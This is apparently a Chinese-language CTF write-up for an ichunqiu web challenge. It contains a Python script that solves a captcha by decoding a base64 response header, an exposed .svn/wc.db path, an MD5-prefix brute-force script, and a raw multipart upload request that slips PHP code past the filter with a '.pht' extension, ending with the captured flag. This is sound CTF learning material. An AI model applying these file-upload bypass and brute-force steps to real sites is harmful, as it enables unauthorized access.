
2.验证码问题 使用上次生成的验证码进行验证

猜测后台代码

```php
<?php
session_start();

if(!isset($_SESSION['sss']))
{
    echo 2;
    $_SESSION["sss"]=time();
}
else
{
    echo '|'.$_SESSION['num'].'|';
if($_POST['yz'] == $_SESSION['num']  && time() - $_SESSION["sss"] < 1)
    echo "yes";
    $_SESSION["sss"]=time();
}

$_SESSION['num'] = rand(1000,9999);
echo base64_encode(base64_encode($_SESSION['num']));

?>
```


利用python脚本

```python
import requests
import base64
header={"Cookie":"PHPSESSID=jnnsb16estv6ckn66f2c4pd964"}
url = 'http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/'
r = requests.session()
result=r.get(url)
print result.headers
string = base64.decodestring(result.headers['flag'])[-8:]
string = base64.decodestring(string)
data={
    'ichunqiu':string
}
print string
result=r.post(url,data=data)
content=result.content
print content
```




```
{'Content-Length': '106', 'X-Powered-By': 'PHP/5.5.9-1ubuntu4.19', 'Set-Cookie': '
    PHPSESSID=s99u41k21qr9rsi01kjemvhcr6; path=/, __ads_session=Q+dZ428t5AhRZ9MEDAA=; domain=.*.ctf.game; path=/',
    'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Vary': 'Accept-Encoding', 'flag': '
    ZmxhZ19pc19oZXJlOiBPRFEzTmpBPQ==', 'Server': 'ASERVER/1.8.0-3', 'Connection': 'keep-alive', 'Pragma': 'no-cache
    ', 'Cache-Control': 'no-store, no-cache, must-revalidate, post-check=0, pre-check=0', 'Date': 'Sun, 09 Apr
    2017 05:27:53 GMT', 'X-Powered-By-Anquanbao': 'MISS from pon-bj-icq-ichunqiu-ib1', 'Content-Type': 'text/html',
     'Content-Encoding': 'gzip'}
84760
Path:3712901a08bb58557943ca31f3487b7d
```

直接访问路径



Hi,I think u can find something:)

让找东西 wp写的是svn 这里还不知道怎么找， 还有就是wc.db也是固定文件。回来再补这些知识。




4cb29065fe435c5885688ffc7d303f0042df.ctf.game/3712901a08bb58557943ca31f3487b7d/.svn/wc.db

```
OK!
Congratulations!
My username is md5(HEL1OW10rDEvery0n3)
:)
```

直接试了username md5发现并没有对passwd进行检验
MD5碰撞

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:6] == 'e63f44':
        print s
        break
#substr(md5($str), 0, 6) ===
```

最后得到上传路径7815696ecbf1c96e6894b779456d330e.php



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/3712901a
08bb58557943ca31f3487b7d/7815696ecbf1c96e6894b779456d330e.php
Cookie: PHPSESSID=t16ln4gg2khufjj6264uflglml
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------2412166071611
Content-Length: 302

-----------------------------2412166071611
Content-Disposition: form-data; name="file"; filename="1.pht"
Content-Type: image/jpeg

<?
phpinfo();
?>
-----------------------------2412166071611
Content-Disposition: form-data; name="submit"

Submit
-----------------------------2412166071611--
```

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 09 Apr 2017 04:27:56 GMT
Content-Type: text/html
Content-Length: 261
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding
Set-Cookie: __ads_session=nECL/Acs5Aj7V9MEDAA=; domain=.*.ctf.game; p
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

<html>
<body>
<form action="7815696ecbf1c96e6894b779456d330e.php" method="post"
enctype="multipart/form-data">
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


flag{bf5c469f-b2a3-44fb-9cb0-46760424bd7e}
```